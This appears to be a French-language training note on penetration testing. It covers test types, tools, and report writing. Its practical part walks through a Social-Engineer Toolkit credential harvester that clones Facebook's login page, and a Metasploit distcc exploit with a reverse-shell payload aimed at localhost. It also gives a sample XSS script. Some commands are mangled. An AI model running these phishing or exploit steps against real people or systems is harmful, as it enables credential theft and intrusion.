

Pen Test - Test d'intrusion

Le Pen Test :

Le test d'intrusion peut être employé pour différentes cibles :

- Une adresse IP
- Une application
- Un serveur Web
- Un réseau complet

Les objectifs d'un test d'intrusion sont :

- Identifier les vulnérabilités de son système d'information ou de son application
- Évaluer le degré de risque de chaque faille identifiée
- Proposer des correctifs de manière priorisée

Le test d'intrusion permet donc de qualifier :

- La sévérité de la vulnérabilité
- La complexité de la correction
- L'ordre de priorité qu'il faut donner aux corrections

Quand faire un test d'intrusion :

- Durant la **conception** du projet
- Pendant la phase d'utilisation du composant ou du réseau (à intervalle régulier)
- Suite à une cyberattaque

Deux type de test :

- Interne
 - Test d'intrusion depuis le réseau local
- Externe
 - Test d'intrusion depuis internet

Il existe trois types de test :

- Le test en **boîte noire**
 - Le testeur n'a **aucune information sur le réseau** au début du test, il ne connaît pas non-plus de mots de passes ou d'identifiants. Il va donc rechercher des informations sur l'entreprise en général pour l'aider à trouver des vulnérabilités.
- Le test en **boîte grise**
 - Le testeur dispose uniquement d'un **couple identifiant/mot de passe** que l'entreprise cible lui a fourni avant de démarrer la phase de test.
 - L'objectif de ce test c'est de se mettre dans la peau d'un utilisateur "normal" au sein de l'entreprise cible.
- Le test en boîte blanche
 - Le testeur dispose de nombreuses informations comme des schémas d'infrastructure, le code source de l'application. La recherche de faille est donc très approfondie et très compétente.

Les systèmes d'exploitations pour le Pen Test :

- **Linux**
 - Kali Linux (regroupe l'ensemble des outils nécessaires pour procéder au test de sécurité d'un système d'information)
 - Nmap (détecte les ports ouverts)
 - Wireshark (analyse les trames réseau)
 - Metasploit (fourni des informations sur les vulnérabilités des systèmes d'information et qui les exploites)
 - Burp suite (sécurisation ou test d'intrusion des applications web)
- **Windows**
 - De nombreux logiciels similaires à ceux évoqués ci-dessus sont disponible sur Windows.
- **Android**
 - Des outils très performants sont disponibles sur Android
 - zANTI
 - FaceNiff
 - AndroRAT
 - cSploit

Préparer le Pen Test :

Premièrement, il faut définir un périmètre de test :

- Un Serveur
- Une partie d'un réseau
- Une IP publique
- Plusieurs IP publiques

- L'ensemble du réseau Interne

Avant de faire quoi que ce soit, il faut s'assurer de contracter avec l'entreprise cible pour ne pas avoir de problèmes juridiques ! Le document se nomme "mandat d'autorisation de test de pénétration"

Différentes attaques :

- DOS
- DDOS
- WEB
 - **Utilisation de failles connues**
 - **Technique de l'homme du milieu**
 - L'utilisation de la technique de l'homme du milieu ou man-in-the-middle attack. Cette attaque consiste à se positionner au milieu dans la communication entre un client et un serveur pour intercepter et modifier les paquets échangés entre les deux machines. Le logiciel « Burp suite » permet de le faire.
 - **Forge de paquets HTTP**
 - Cette technique consiste à écrire manuellement des requêtes HTTP, qui vont ensuite être envoyées au serveur. Ces requêtes seront non standards, avec des malformations qui peuvent générer des plantages sur le serveur Web. Le logiciel Wfetch intégré à Microsoft IIS permet de le faire.
 - **Intégration de paramètres**
 - Ici, nous pouvons ajouter ou modifier des paramètres dans les chemins HTTP qui seront mal interprétés par le serveur et qui permettront de l'exploiter. Aucun logiciel n'est nécessaire car c'est faisable manuellement.
 - **Cross-site scripting ou XSS**
 - Le cross-site scripting ou XSS. C'est un type de faille de sécurité de sites Web permettant d'injecter du contenu dans une page, provoquant ainsi des actions sur les navigateurs Web visitant la page. Par exemple, sur un serveur vulnérable, dans une zone où les utilisateurs peuvent poster un commentaire, si l'on rajoute la suite de caractères <script>alert("This Website has been hacked")</script> au prochain affichage de la page, un script s'exécutera à la place d'afficher le commentaire.
 - **Injection SQL**
 - Outil sur Kali : BSQL
- Ingénierie Sociale
 - Création de site clone via Kali : social engineering toolkit

Test des réseaux sans-fils :

- Scan : insider, wifi analyser, Lniissid.
- Injection de trafic : AiroDump, Rmon
- Écoute et enregistrement du trafic : WireShark
- Décryptage de clés : Cain&abel, Aircrack-ng

Équipements de protection :

- Pare-feu
- IDS
- IPS
- Honeypot = Simule des machines d'un réseau informatique (c'est un leurre)
 - KFSensor
 - Snort

Outils pour contourner ces protections :

- Nmap et Hping3 (gestion de fragmentation d'une attaque pour ne pas qu'elle soit identifiée)
- HTTP Host (côté serveur) et HTTP Port (côté client) = Établie un tunnel HTTP
- DNS2TCP = Établie un tunnel DNS
- Métasploit = Obtenir et maintenir l'accès à distance sur une machine à l'intérieur d'un réseau cible

Partie Pratique :

Utiliser NMAP pour scanner un réseau :

```
nmap -sn 10.0.2.0 /24
```

Utiliser NESSUS pour scanner un réseau :

On va chercher la dernière version de NESSUS :

<https://www.tenable.com/downloads/nessus?loginAttempted=true>

Puis on va installer le packer :

```
dpkg -i PAQUET.deb
```

Puis nous démarrons le service :

```
/etc/init.d/nessusd start
```

Définition du démarrage automatique :

```
update-rc.d nessusd enable
```

Puis on met à jour metasploit :

```
msfconsole
```

```
aptupdate;aptinstallmetasploit-framework
```

Puis, nous accédons au site <https://kali:8834> :

Welcome to Nessus Essentials

To get started, launch a host discovery scan to identify what hosts on your network are available to scan. Hosts that are discovered through a discovery scan do not count towards the 16 host limit on your license.

Enter targets as hostnames, IPv4 addresses, or IPv6 addresses. For IP addresses, you can use CIDR notation (e.g., 192.168.0.0/24), a range (e.g., 192.168.0.1-192.168.0.255), or a comma-separated list (e.g., 192.168.0.0, 192.168.0.1).

Targets

127.0.0.1

Close

Submit

On constate, après le scan, que le système n'a pas trouvé de vulnérabilités :

Host Details

IP: 127.0.0.1
Start: Today at 11:30 PM
End: Today at 11:30 PM
Elapsed: a few seconds
KB: [Download](#)


Vulnerabilities



Si il y avait eu des vulnérabilités, on aurait été informés sur la façon de résoudre les problèmes de sécurité.

Utiliser The social engineering toolkit :

Pour lancer cette applications nous allons dans l'outils recherche, 13 - Social Engineering Tools.



En suite, nous devons accepter les termes du contrat :

```
Shell No.1
Fichier Actions Éditer Vue Aide
-Engineer Toolkit as well.

Note that the Social-Engineer Toolkit is provided as is, and is a royalty free
open-source application.

Feel free to modify, use, change, market, do whatever you want with it as long
as you give the appropriate credit where credit is due (which means giving
the authors the credit they deserve for writing it).

Also note that by using this software, if you ever see the creator of SET in
a bar, you should (optional) give him a hug and should (optional) buy him a beer
(or bourbon - hopefully bourbon). Author has the option to refuse the hug
(most likely will never happen) or the beer or bourbon (also most likely will
never happen). Also by using this tool (these are all optional of course!),
you should try to make this industry better, try to stay positive, try to help
others, try to learn from one another, try stay out of drama, try offer free
hugs when possible (and make sure recipient agrees to mutual hug), and try
to do everything you can to be awesome.

The Social-Engineer Toolkit is designed purely for good and not evil. If you
are planning on using this tool for malicious purposes that are not authorized
by the company you are performing assessments for, you are violating the terms
of service and license of this toolset. By hitting yes (only one time), you
agree to the terms of service and that you will only use this tool for lawful
purposes only.

Do you agree to the terms of service [y/n]: <
```

Puis nous allons sélectionner l'option une :

```
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Et puis, l'option 2 :


```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

Puis, l'option 3 :

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

Et enfin l'option 2 :

```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
```

Et puis on spécifie l'url à cloner :


```

set:webattack> IP address for the POST back in Harvester/Tabnabbing [ ] :
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://facebook.com
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit ...
The best way to use this attack is if username and password form fields are a
vailable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```

Pour ne pas avoir de problème j'ai choisi un site qui m'appartient personnellement !

Résultat :



Utiliser MSFConsole pour accéder au Shell via une vulnérabilité :

```
service postgresql start  
msfconsole
```

On recherche un exploit :

```
msf6 > search distcc  
  
Matching Modules  
  
#   Name                                     Disclosure Date   Rank     Check  Descr  
--   - - - - -                               - - - - -   - - - - -  - - - - -  
0   exploit/unix/misc/distcc_exec           2002-02-01       excellent Yes     DistC  
C Daemon Command Execution  
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec
```

```
search distcc
```

On utilise l'exploit :

```
msf6 >  
msf6 > use exploit/unix/misc/distcc_exec  
msf6 exploit(unix/misc/distcc_exec) > █
```

On va ensuite lister les payloads :

```
show payloads
```

```
msf6 exploit(unix/misc/distcc_exec) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/bind_perl		normal	No	Unix Command Shell, Bind TCP (via Perl)
1	payload/cmd/unix/bind_perl_ipv6		normal	No	Unix Command Shell, Bind TCP (via perl) IP
2	payload/cmd/unix/bind_ruby		normal	No	Unix Command Shell, Bind TCP (via Ruby)
3	payload/cmd/unix/bind_ruby_ipv6		normal	No	Unix Command Shell, Bind TCP (via Ruby) IP
4	payload/cmd/unix/generic		normal	No	Unix Command, Generic Command Execution
5	payload/cmd/unix/reverse		normal	No	Unix Command Shell, Double Reverse TCP (telnet)
6	payload/cmd/unix/reverse_bash		normal	No	Unix Command Shell, Reverse TCP (/dev/tcp)
7	payload/cmd/unix/reverse_bash_telnet_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (telnet)
8	payload/cmd/unix/reverse_openssl		normal	No	Unix Command Shell, Double Reverse TCP SSL (openssl)
9	payload/cmd/unix/reverse_perl		normal	No	Unix Command Shell, Reverse TCP (via Perl)
10	payload/cmd/unix/reverse_perl_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via perl)
11	payload/cmd/unix/reverse_ruby		normal	No	Unix Command Shell, Reverse TCP (via Ruby)
12	payload/cmd/unix/reverse_ruby_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via Ruby)
13	payload/cmd/unix/reverse_ssl_double_telnet		normal	No	Unix Command Shell, Double Reverse TCP SSL (telnet)

On choisie un payload :

```
msf6 exploit(unix/misc/distcc_exec) > set payloads payload/cmd/unix/reverse_ruby
```

On affiche les paramètres :

```
msf6 exploit(unix/misc/distcc_exec) > show options
```

Module options (exploit/unix/misc/distcc_exec):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	3632	yes	The target port (TCP)

Exploit target:

Id	Name
0	Automatic Target

```
msf6 exploit(unix/misc/distcc_exec) >
```

Je définie l'adresse cible :

```
msf6 exploit(unix/misc/distcc_exec) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
```

Dans cet exemple je me choisis moi-même !

Lancement de l'exploit :

exploit

Rapport de Pen Test :

Critères d'évaluations :

- Sévérité
 - Standard CVSS
- Complexité
 - Facile
 - Modérée
 - Complexe
- Priorité
 - Urgente
 - Standard
 - Basse

On peut chercher les détails d'une faille via les numéros CVEC (numéro attribué à chaque faille rendue publique).

Niveau de probabilité						
Très probable	4	4 Modéré	8 Substantiel	12 Intolérable	16 Intolérable	
Probable	3	3 Modéré	6 Modéré	9 Substantiel	12 Intolérable	
Improbable	2	2 Acceptable	4 Modéré	6 Modéré	8 Substantiel	
Très improbable	1	1 Acceptable	2 Acceptable	3 Modéré	4 Modéré	
		1 Mineur	2 Significatif	3 Critique	4 Catastrophique	Niveau de Gravité

Le rapport du Pentest peut-être adressé au :

- DSI
- Responsable système et réseau
- Équipes d'informatiques
- Prestataires

Le rapport doit donc être rédigé de telle façon à ce qu'une personne ne possédant pas de capacité techniques poussée comprenne son contenu !

Structure :

- Format = PDF 10 pages
- Document confidentiel
- Rédigé en français ou en anglais
- Sommaire
- Contexte et périmètre
- Conditions du test internet / externe
- Méthodologie de test
- Axes d'évaluations
- Résultats
- Synthèses

Présenté le travail réalisé :

Il est préférable de faire une réunion avec le client pour revoir avec lui le rapport et les vulnérabilités trouvées. Il faut faire attention à la forme de la présentation. Il est important que le client comprenne vos travaux pour apporter une correction adéquate.

Revision #1

Created 24 November 2024 16:53:41 by Nicolas

Updated 31 January 2025 23:10:39 by Nicolas